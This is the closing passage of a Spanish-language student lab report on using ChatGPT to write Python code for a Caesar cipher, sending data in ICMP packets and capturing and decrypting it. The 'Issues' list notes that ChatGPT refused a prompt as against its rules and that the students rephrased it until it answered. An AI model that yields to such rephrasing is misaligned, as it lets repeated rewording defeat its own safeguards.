


Figura 16: texto descifrado con el corrimiento

Como podemos ver en las imágenes, el código 3 realiza la actividad esperada, captura los paquetes y obtiene los caracteres y nos resalta en verde la palabra correcta junto al corrimiento.

3.4. Issues

Los Principales 4 problemas que podemos presenciar son los siguientes:

- Partiremos con que ChatGPT al darle un Prompt nos dice que incumple sus normas. Lo que hacemos nosotros es preguntarle de otra forma hasta que nos dé una respuesta.
- continuando ChatGPT no nos da el código completo y tenemos que pedirle hasta que lo haga.
- También ChatGPT no realiza lo que nosotros le pedimos EJ: le pedimos A y nos da B. la solución es otra vez la misma pedirle que lo realice otra vez.
- Para finalizar, el código que nos dio ChatGPT no funciona y hay que pedirle que lo rehaga y mostrarle cuáles fueron los problemas.

Conclusiones y comentarios

En esta práctica de laboratorio, exploramos cómo usar ChatGPT para crear y ejecutar código en Python3, enfocándonos en implementar el cifrado César, transmitir datos usando paquetes ICMP y recopilar y descifrar estos datos. Si bien la herramienta proporciona soluciones útiles, también enfrenta algunos desafíos, como la necesidad de ajustar las indicaciones, requerir parámetros específicos y depurar código incompleto o incorrecto. Esto enfatiza la importancia del conocimiento del tema para los usuarios, ya que depender de una herramienta automatizada por sí sola puede no ser suficiente para cumplir con todos los requisitos del proyecto. A pesar de estas dificultades, la experiencia demuestra que, con la orientación adecuada, de ChatGPT puede ser una herramienta valiosa.

- GitHub

- <https://github.com/Pablolsddr1/Tarea-1-Cripto>

- ChatGPT Actividad 1

- <https://chatgpt.com/share/c47503f2-915c-4145-b9ca-4c809be77002>

- ChatGPT Actividad 2 y 3

- <https://chatgpt.com/c/7979125f-b304-416c-85ab-ad383f06e3bd>